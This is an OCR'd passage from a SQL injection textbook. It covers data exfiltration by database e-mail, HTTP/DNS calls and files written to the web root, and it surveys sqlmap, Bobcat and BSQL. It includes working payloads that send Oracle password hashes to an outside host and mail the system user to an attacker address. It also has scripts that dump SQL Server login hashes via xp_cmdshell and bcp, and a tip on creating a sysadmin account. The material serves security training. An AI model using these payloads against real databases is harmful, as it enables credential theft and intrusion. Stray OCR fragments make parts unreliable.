For more information about the *xp_sendmail* extended procedure, refer to http://msdn.microsoft.com/en-us/library/ms189505.aspx; a full description of *xp_startmail* is available at http://msdn.microsoft.com/en-us/library/ms188392.aspx.

If *xp_sendmail* does not work and your target is SQL Server 2005 or 2008, you might still be lucky: Starting with SQL Server 2005 Microsoft introduced a new e-mail subsystem that is called Database Mail. One of its main advantages over SQL Mail is that because it uses standard SMTP, it does not need a MAPI client such as Outlook to work. To successfully send e-mails, at least one Database Mail profile must exist, which is simply a collection of Database Mail accounts. Moreover, the user must be a member of the group *DatabaseMailUserRole*, and have access to at least one Database Mail profile.

To start Database Mail, it is enough to use *sp_configure*, while to actually send an e-mail you need to use *sp_send_dbmail*, which is the Database Mail equivalent of *xp_sendmail* for SQL Mail. Its syntax, together with the most important parameters, is as follows:

```
sp_send_dbmail [ [ @profile_name = ] 'profile_name' ]
    [, [ @recipients = ] 'recipients [ ; …n ]' ]
    [, [ @subject = ] 'subject' ]
    [, [ @body = ] 'body' ]
    [, [ @file_attachments = ] 'attachment [ ; …n ]' ]
    [, [ @query = ] 'query' ]
    [, [ @execute_query_database = ] 'execute_query_database' ]
```

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The *profile_name* indicates the profile to use to send the e-mail; if it's left blank the default public profile for the *msdb* database will be used. If a profile does not exist, you can create one using the following procedure:

1. Create a Database Mail account using *msdb..sysmail_add_account_sp.* You will need to know a valid SMTP server that the remote database can contact and through which the e-mail can be sent. This SMTP server can be some server on the Internet, or one that is under the control of the attacker. However, if the database server can contact an arbitrary IP address on port 25, there are much faster ways to extract the data (e.g., using *OPENROWSET* on port 25, as I will show you in a following section) than using e-mail. Therefore, if you need to use this technique it's very likely that the database server cannot access external hosts, and so you will need to know the IP address of a valid SMTP server that resides on the target network. This may not be as hard as it sounds: If the Web application has some functionality that sends e-mail messages (e.g., with the results of some action of the user, or an e-mail to reset a user's password), it's very likely that an SMTP server will appear in the e-mail headers. Alternatively, sending an e-mail to a non-existent recipient might trigger a response that contains the same information. However, this might not be enough if the SMTP server is authenticated: If this is the case, you will need a valid username and password to successfully create the Database Mail account.
2. Create a Database Mail profile, using *msdb..sysmail_add_profile_sp*.
3. Add the account that you created in step 1 to the profile that you created in step 2, using *msdb..sysmail_add_profileaccount_sp*.
4. Grant access to the profile that you created to the users in the *msdb* database, using *msdb..sysmail_add_principalprofile_sp*.

The process, complete with examples, is described in detail at http://msdn.microsoft.com/en-us/library/ms187605(SQL.90).aspx. If everything works and you have a valid Database Mail account, you can finally run queries and have their results sent in an e-mail. Here is an example of the whole process:

```
--Enable Database Mail
EXEC sp_configure 'show advanced', 1;
RECONFIGURE;
EXEC sp_configure 'Database Mail XPs', 1;
RECONFIGURE
--Create a new account, MYACC. The SMTP server is provided in this call.
```

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```
EXEC msdb.dbo.sysmail_add_account_sp
    @account_name='MYACC',@email_address='hacked@victim.com',
    @display_name='mls',@mailserver_name='smtp.victim.com',
    @account_id=NULL;
--Create a new profile, MYPROFILE
EXEC msdb.dbo.sysmail_add_profile_sp
    @profile_name='MYPROFILE',@description=NULL, @profile_id=NULL;
--Bind the account to the profile
EXEC msdb.dbo.sysmail_add_profileaccount_sp @profile_name='MYPROFILE',
    @account_name='acc',@sequence_number=1
--Retrieve login
DECLARE @b VARCHAR(8000);
SELECT @b=SYSTEM_USER;
--Send the mail
EXEC msdb.dbo.sp_send_dbmail @profile_name='MYPROFILE',
    @recipients='allyrbase@attacker.com', @subject='system user',@body=@b;
```

Oracle

When it comes to using the DBMS to send e-mail messages, Oracle also provides two different e-mailing systems depending on the DBMS version. Since Version 8i, you could send e-mails through the UTL_SMTP package, which provided the DBA with all the instruments to start and manage an SMTP connection. Starting with Version 10g, Oracle introduced the UTL_MAIL package, which is an extra layer over UTL_SMTP and allows administrators to use e-mailing in a faster and simpler way.

UTL_SMTP, as the name suggests, provides a series of functions to start and manage an SMTP connection: You contact a server using *UTL_SMTP.OPEN_CONNECTION*, then send the "HELO" message to that server using *UTL_SMTP.HELO*, and then specify the sender and receiver using *UTL_SMTP.MAIL* and *UTL_SMTP.RCP*, respectively. Then you can specify the message with *UTL_SMTP.DATA* and finally terminate the session using *UTL_SMTP.QUIT*.

With UTL_MAIL, the whole process is a lot simpler, as you can perform it in its entirety with the following stored procedure:

```
UTL_MAIL.SEND(sender, recipient, cc, bcc, subject, message, mime_type,
priority)
```

Keep in mind that for obvious security reasons UTL_MAIL is not enabled by default; an administrator must enable it manually. UTL_SMTP is, however, enabled by default and granted to the public role.

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HTTP/DNS

Oracle also offers two possibilities for performing HTTP requests: UTL_HTTP and *HTTPURI_TYPE.* The UTL_HTTP package and the *HTTPURI_TYPE* object type are granted to the public role by default and can be executed by any user in the database as well as via SQL injection.

To send, for example, the password hash of the SYS user to a remote system, you can inject the following string:

```
Or 1=utl_http.request ('http://www.orasploit.com/'||
    (select password from dba_users where rownum=1)) --
```

or via the *HTTPURI_TYPE* object type as follows:

```
or 1=HTTPURI_TYPE( 'http://www.orasploit.com/'||
    (select password from dba_users where rownum=1) ).getclob() --
```

Additionally, if the SQL query is written inside the URL, the data (maximum 64 bytes) can also be sent via the domain name system (DNS) lookup that is made to an external site as follows. (We discuss this technique in more detail in Chapter 5.)

```
or 1= utl_http.request ('http://www.'||(select password from dba_users where
    rownum=1)||'.orasploit.com/' )--
```

File System

Sometimes the Web server and the database server happen to reside on the same box. This is a common case when the Web application has a limited number of users and/or it uses a limited amount of data. In such cases, it might not be very cost-effective to split the architecture into multiple tiers. Although such a choice is obviously very attractive for an organization that tries to minimize expenses, it has a number of security drawbacks, most notably the fact that a single flaw can be enough for an attacker to obtain full control over all the components.

In case an SQL injection flaw is discovered, such a setup allows an easy and convenient way to extract information from the database server: If the attacker has enough privileges to write on the file system, he can redirect the results of a query to a file inside the Web server root, and then normally access the file with the browser.

If the database server and the Web server are on separate machines, it might still be possible to adopt this technique if the Web server is configured to export the folders that contain the Web site, and the database server is authorized to write on them.

Note that additional information on interacting with the file system is available in Chapter 6.

Pazician

SQL Server

With Microsoft SQL Server there are various ways to redirect information to the file system, if your user has the privileges to do so, and the best one depends on the type and amount of data you are dealing with. Sometimes you might need to export a simple line of text, such as the value of a built-in variable like *@@version*. This is also the case if you extract data from the database into a single text value, such as the variable *@hash* in the following code on SQL Server 2005, which retrieves the username and hash of the first user in the *sql_logins* table:

```
declare @hash nvarchar(1000)
select top 1 @hash = name + ' | ' +
    master.dbo.fn_varbintohexstr(password_hash) from sys.sql_logins
```

In such a case, it is fairly easy to redirect this value to a text file on the filesystem, by injecting the following code:

```
-- Declare needed variables
DECLARE @a int, @hash nvarchar(100), @fileid int;
-- Take the username and password hash of the first user in sql_logins
-- and store it into the variable @hash
SELECT top 1 @hash = name + ' | ' +
    master.dbo.fn_varbintohexstr(password_hash) FROM sys.sql_logins;
-- Create a FileSystemObject pointing to the location of the desired file
EXEC sp_OACreate 'Scripting.FileSystemObject', @a OUT;
EXEC sp_OAMethod @a, 'OpenTextFile', @fileid OUT,
    'c:\inetpub\wwwroot\hash.txt', 8, 1;
-- Write the @hash variable into that file
EXEC sp_OAMethod @fileid, 'WriteLine', Null, @hash;
-- Destroy the objects that are not needed anymore
EXEC sp_OADestroy @fileid;
EXEC sp_OADestroy @a;
```

Now, all you need to do is to point your browser to the file location and retrieve the information, as shown in Figure 4.16.

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
Figure 4.16 Using the Server's File System to Obtain the Password Hash of User *sa*



If you need to repeat the process several times, you can make things easier by encapsulating the code in a stored procedure that can be called at will.

This technique works quite well for extracting small amounts of information, but what about extracting whole tables? The best option in that case is to rely on bcp.exe, a command-line utility shipped by default with SQL Server. As stated on MSDN, "The bcp utility bulk copies data between an instance of Microsoft SQL Server and a data file in a user-specified format" (see http://msdn.microsoft.com/en-us/library/ms162802.aspx). Bcp.exe is a powerful utility which accepts a large number of parameters. In our case, however, we are interested in only a few of them, so here's an example that retrieves the entire *sql_logins* table:

```
EXEC xp_cmdshell 'bcp "select * from sys.sql_logins" queryout
    c:\inetpub\wwwroot\hashes.txt -T -c'
```

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
What happens here? Because bcp is a command-line utility, you can only call it with *xp_cmdshell* (or with an equivalent method you might have created; see Chapter 6). The first parameter that is passed to bcp is the query, which can be any T-SQL that returns a result set. The *queryout* parameter is used to provide maximum flexibility, because it can handle bulk copying of data. Then you specify the output file, which is the file where the data must be written and which must reside where it can be accessed with an HTTP connection in this exploit scenario. The *–c* switch indicates that a character data type must be used. If you need to transfer binary data, you should use the *–n* switch instead.

The *–T* switch deserves a deeper explanation. Because bcp.exe is a command-line utility that needs to talk with a running installation of SQL Server, it will need to provide some form of authentication to perform its job. Usually, such authentication is performed with a username and password using the *–U* and *–P* parameters, but during a real attack you might not know (yet) such pieces of information. By using the *–T* switch, you tell bcp to connect to SQL Server with a trusted connection using Windows integrated security. That is, the credentials of the user executing the queries will be used.

If everything goes according to plan, the entire *sql_logins* table will be copied into hashes.txt, ready to be accessed with your browser, as shown in Figure 4.17.

Figure 4.17 Extracting an Entire Database Table to the File System



TIP

In case trusted connections do not work, and you do not know the password of any user, you can simply add a temporary user with *sp_adduser*, give it the password you want, make the user a member of the sysadmin group with *sp_addsrvrolemember*, and finally call bcp using the user you just created and its password with *–U* and *–P*. This is a method that is more invasive and leaves a larger footprint, but keep it in mind if the trusted connection fails for some reason.

MySQL

On MySQL, you can send the results of a *SELECT* statement into a file by appending to the query the string *INTO OUTFILE*. By default, the file is written in the database directory, whose value on MySQL 5 is stored in the *@@datadir* variable. However, you can specify an arbitrary path, and the results of the query will be successfully saved as long as MySQL has the necessary privileges to write in that directory.

To be able to perform this action, however, your user needs to have FILE privileges. To find out whether your user has such privileges you can use one of the following two queries:

```
SELECT file_priv FROM mysql.user WHERE user = 'username' --- MySQL 4/5
SELECT grantee,is_grantable FROM information_schema.user_privileges WHERE
    privilege_type = 'file' AND grantee = 'username'
```

Assuming that you have such privileges, if you know that the Web site root directory is */webroot/* and your MySQL user has write access to that directory, you could inject the following query:

```
SELECT table_name FROM information_schema.tables INTO OUTFILE
    '/webroot/tables.txt';
```

Then, by pointing your browser to http://www.victim.com/tables.txt you would immediately retrieve the results of your query.

Although *INTO OUTFILE* is well suited to extract text data, it can create problems in cases of binary data, because it will escape several characters. If you need a precise copy of some binary data that you intend to extract, you can simply use *INTO DUMPFILE* instead.

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Oracle

In Oracle, most of the methods for accessing files (UTL_FILE, DBMS_LOB, external tables, and Java) require a PL/SQL injection vulnerability, and therefore cannot be used in an SQL injection scenario. We will cover these methods in detail in Chapter 6.

Automating SQL Injection Exploitation

In the previous sections, you saw a number of different attacks and techniques that you can use once you have found a vulnerable application. However, you might have noticed that most of these attacks require a large number of requests to extract a decent amount of information from the remote database. Depending on the situation, you might require dozens of requests to properly fingerprint the remote DBMS, and maybe hundreds (or even thousands) to retrieve all the data you are interested in. Manually crafting such a vast number of requests would be extremely tedious, but fear not: Several tools can automate the whole process, allowing you to relax while watching the tables being populated on your screen.

Sqlmap

Sqlmap is an open source command-line automatic SQL injection tool that was released under the terms of the GNU GPLv2 license by Bernardo Damele A. G. and Daniele Bellucci and can be downloaded at http://sqlmap.sourceforge.net.

Sqlmap is not only an exploitation tool, but can also assist you in finding vulnerable injection points. Once it detects one or more SQL injections on the target host, you can choose among a variety of options:

- Perform an extensive back-end DBMS fingerprint.
- Retrieve the DBMS session user and database.
- Enumerate users, password hashes, privileges, and databases.
- Dump the entire DBMS table/columns or the user's specific DBMS table/columns.
- Run custom SQL statements.
- Read arbitrary files, and more.

Sqlmap is developed in Python, which makes the tool independent of the underlying operating system as it only requires the Python interpreter version equal to or later than 2.4. To make things even easier, many GNU/Linux distributions come out of the box with the Python interpreter package installed, and Windows, UNIX, and Mac OS X provide it,

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or it is freely available. Sqlmap is a command-line tool, although at the time of this writing a graphical interface is reported to be in development. Sqlmap implements three techniques to exploit an SQL injection vulnerability:

- *UNION* query SQL injection, both when the application returns all rows in a single response and when it returns only one row at a time.
- Stacked query support.
- Inferential SQL injection. For each HTTP response, by making a comparison based on HTML page content hashes, or string matches, with the original request, the tool determines the output value of the statement character by character. The bisection algorithm implemented in sqlmap to perform this technique can fetch each output character with, at most, seven HTTP requests. This is sqlmap's default SQL injection technique.

Sqlmap is a very powerful and flexible tool, and currently supports the following databases:

- MySQL
- Oracle
- PostgreSQL
- Microsoft SQL Server

As its input, sqlmap accepts a single target URL, a list of targets from the log files of Burp or WebScarab, or a "Google dork" which queries the Google search engine and parses its results page. Sqlmap can automatically test all the provided *GET/POST* parameters, the HTTP cookies, and the HTTP User-Agent header values; alternatively, you can override this behavior and specify the parameters that need to be tested. Sqlmap also supports multithreading to speed up blind SQL injection algorithms (multithreading); it estimates the time needed to complete an attack depending on the speed of performed requests, and allows you to save the current session and retrieve it later. It also integrates with other security-related open source projects, such as Metasploit and w3af.

Sqlmap Example

In the first example, we will retrieve the hash of the *SYS* user password on an Oracle XE 10.2.0.1 target, by exploiting a *UNION* query SQL injection vulnerability. We provide the necessary parameters through the command line, but sqlmap also allows the user to specify the same options through a configuration file. Once launched, sqlmap informs the user of the actions that are being performed and of their result. In this example, sqlmap first tests the *id* parameter, trying several attack vectors and checking the right number of parentheses that

are needed to inject successful code. Once the injection vector has been successfully constructed, sqlmap fingerprints the database, detecting an Oracle installation. Sqlmap also attempts to fingerprint the remote operating system and Web application technology, before finally focusing on the hash of the *SYS* password and returning it to the user.

```
$ python sqlmap.py -u "http://www.victim.com/get_int.php?id=1" --union-use
    --passwords -U SYS
<snip>
[hh:mm:50] [INFO] testing if User-Agent parameter 'User-Agent' is dynamic
[hh:mm:51] [WARNING] User-Agent parameter 'User-Agent' is not dynamic
[hh:mm:51] [INFO] testing if GET parameter 'id' is dynamic
[hh:mm:51] [INFO] GET parameter 'id' is dynamic
[hh:mm:51] [INFO] testing sql injection on GET parameter 'id' with 0
parenthesis
[hh:mm:51] [INFO] testing unescaped numeric injection on GET parameter 'id'
[hh:mm:51] [INFO] GET parameter 'id' is unescaped numeric injectable with 0
parenthesis
[hh:mm:51] [INFO] the injectable parameter requires 0 parenthesis
[hh:mm:51] [INFO] testing MySQL
[hh:mm:51] [INFO] testing Oracle
[hh:mm:51] [INFO] the back-end DBMS is Oracle
web server operating system: Linux Ubuntu 8.10 (Intrepid Ibex)
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: Oracle
[hh:mm:51] [INFO] fetching database users password hashes
[hh:mm:51] [INFO] query: UNION ALL SELECT NULL,
CHR(86)||CHR(113)||CHR(70)||CHR(101)||CHR(81)||CHR(77)||NVL(CAST(NAME AS
VARCHAR(4000)),
CHR(32))||CHR(122)||CHR(115)||CHR(109)||CHR(75)||CHR(104)||CHR(87)||NVL(CAST
(PASSWORD AS VARCHAR(4000)),
CHR(32))||CHR(103)||CHR(115)||CHR(83)||CHR(69)||CHR(107)||CHR(112), NULL
FROM SYS.USER$ WHERE NAME = CHR(83)||CHR(89)||CHR(83)-- AND 7695=7695
[hh:mm:51] [INFO] performed 3 queries in 0 seconds
database management system users password hashes:
[*] SYS [1]:
password hash: 2D5A0C491B634F1B
```

Before moving on to another tool, here is another quick example, where sqlmap is used to dump the *users* table on the current database on a PostgreSQL 8.3.5 target, again exploiting

a *UNION* query SQL injection vulnerability, this time using the *–v 0* option to reduce the verbosity level to a minimum:

```
$ python sqlmap.py -u "http://ww.victim.com/get_int.php?id=1" --union-use -
    dump -T users -D public -v 0
<snip>
web server operating system: Linux Ubuntu 8.10 (Intrepid Ibex)
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: PostgreSQL
Database: public
Table: users
[4 entries]
+----+-------------+----------+
| id | password    | username |
+----+-------------+----------+
| 1  | blissett    | luther   |
| 4  | nameisnull  | NULL     |
| 2  | bunny       | fluffy   |
| 3  | ming        | wu       |
```

Bobcat

Bobcat is an automated SQL injection tool that is designed to aid a security consultant in taking full advantage of SQL injection vulnerabilities; you can download it at www.northern-monkee.co.uk/projects/bobcat/bobcat.html. It was originally created to extend the capabilities of a tool by Cesar Cerrudo, called Data Thief.

Bobcat has numerous features that will aid in the compromise of a vulnerable application and help exploit the DBMS, such as listing linked servers and database schemas, dumping data, brute-forcing accounts, elevating privileges, and executing operating system commands. Bobcat can exploit SQL injection vulnerabilities in Web applications, independent of their language, but is dependent on SQL Server as the back-end database. It also requires a local installation of Microsoft SQL Server or Microsoft SQL Server Desktop Engine (MSDE).

The tool also uses the error-based method for exploiting SQL injection vulnerabilities, so if the remote DBMS is protected by sufficient egress filtering, exploitation is still possible. According to the author, the next version will include extended support for other databases and new features (such as the ability to exploit blind injections) and will also be open source. The most useful and unique feature of Bobcat is its ability to exploit the DBMS through the use of an OOB channel. Bobcat implements the "OPENROWSET" style of OOB channel as introduced by Chris Anley in 2002 (see www.nextgenss.com/papers/more_advanced_sql_injection.pdf); hence, it's a requirement for a local Microsoft SQL Server or MSDE installation. We explain OOB connections using *OPENROWSET* in more detail in Chapter 5. Figure 4.18 shows a screenshot of the tool.

Figure 4.18 Screenshot of Bobcat

BSQL

Another very promising tool for Windows boxes is BSQL, developed by Ferruh Mavituna and available at http://code.google.com/p/bsqlhacker/. Even though it was still in beta at the time of this writing, it performed extremely well according to the OWASP SQLiBENCH project, a benchmarking project of automatic SQL injectors that perform data extraction (http://code.google.com/p/sqlibench/), and therefore already deserves mention.

BSQL is released under the GPLv2, works on any Windows machine with .NET Framework 2 installed, and comes with an automated installer. It supports error-based injection and blind injection and offers the possibility of using an interesting alternative approach to time-based injection, where different timeouts are used depending on the value of the character to extract so that more than one bit can be extracted with each request. The technique, which the author dubbed "deep blind injection," is described in detail in a paper that you can download from http://labs.portcullis.co.uk/download/Deep_Blind_SQL_Injection.pdf.


BSQL can find SQL injection vulnerabilities and extract information from the following databases:

- Oracle
- SQL Server
- MySQL

Figure 4.19 shows an example screenshot of an ongoing BSQL attack.

Pazician


Figure 4.19 BSQL during an Active Session



BSQL is multithreaded and is very easy to configure, thanks to a wizard that you can start by clicking the Injection Wizard button on the main window. The wizard will ask you to enter the target URL and the parameters to include in the request, and then will perform a series of tests, looking for vulnerabilities in the parameters that have been marked for testing. If a vulnerable parameter is found, you will be informed, and the actual extraction attack will start. By clicking the Extracted Database tab, you can see the data as it is being extracted, as shown in Figure 4.20.

Razician

Figure 4.20 BSQL Extracting the Tables and Columns of the Remote Database



Other Tools

You've been given a brief overview of three tools that can assist you in performing an efficient data extraction, but keep in mind that several other tools out there can do a very good job too. Among the most popular are the following:

- Automagic SQL Injector (http://scoobygang.org/automagic.zip)
- SQLiX (www.owasp.org/index.php/Category:OWASP_SQLiX_Project)
- SQLGET (www.infobyte.com.ar)
- Absinthe (http://0x90.org/releases/absinthe/)

Summary

In this chapter, a set of techniques that are aimed at transforming a vulnerability into a fully fledged attack were illustrated. The first and simplest form of exploitation uses *UNION* statements to extract data by appending to the results returned by the original query. *UNION* statements allow the attacker to extract a vast amount of information in a very fast and reliable way, making this technique a powerful weapon in your arsenal. In case *UNION*-based attacks aren't a viable option, you can still extract data by using conditional statements that trigger a different response from the database depending on the value of a certain bit of information. We explored a number of different variants of this technique, as such responses can be different in terms of time needed to complete, in terms of success or failure, or in terms of contents of the returned page.

We also discussed how it is possible to transfer data by starting a completely different connection from the database server to the attacker's machine, and how it is possible to rely on various protocols for this task, such as HTTP, SMTP, or database connections.

You can use all of these techniques, separately or in combination, to extract large amounts of data, starting from the enumeration of the database schema and then moving to the tables that you are most interested in. In case the user has only limited access on the remote database, you can try to expand your influence by escalating your privileges, either by exploiting some vulnerability that has been left unpatched or by abusing specific functionality of the database. When these privileges have been obtained, the database password hashes become a very attractive target, as they can be cracked and used to propagate the attack to other areas of the target network.

Solutions Fast Track

Understanding Common Exploit Techniques

- ☑ It is common for SQL injection vulnerabilities to occur in *SELECT* statements, which do not modify data. SQL injection does also occur in statements that modify data such as *INSERT*, *UPDATE*, and *DELETE*, and although the same techniques will work care should be taken to consider what this might do to the database. Always use an SQL injection on a *SELECT* statement if possible.
- ☑ It is very useful to have a local installation of the same database you are exploiting to test injection syntax.
- ☑ If the backend database and application architecture support chaining multiple statements together, exploitation will be significantly easier.

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Identifying the Database

- ☑ The first step in a successful attack should always consist of accurately fingerprinting the remote DBMS.
- ☑ The most straightforward way consists of forcing the remote application to return a message (very often an error message) that reveals the DBMS technology.
- ☑ If that is not possible, the trick is to inject a query that works on only a specific DBMS.

Extracting Data through UNION Statements

- ☑ To successfully append data to an existing query, the number of columns and their data type must match.
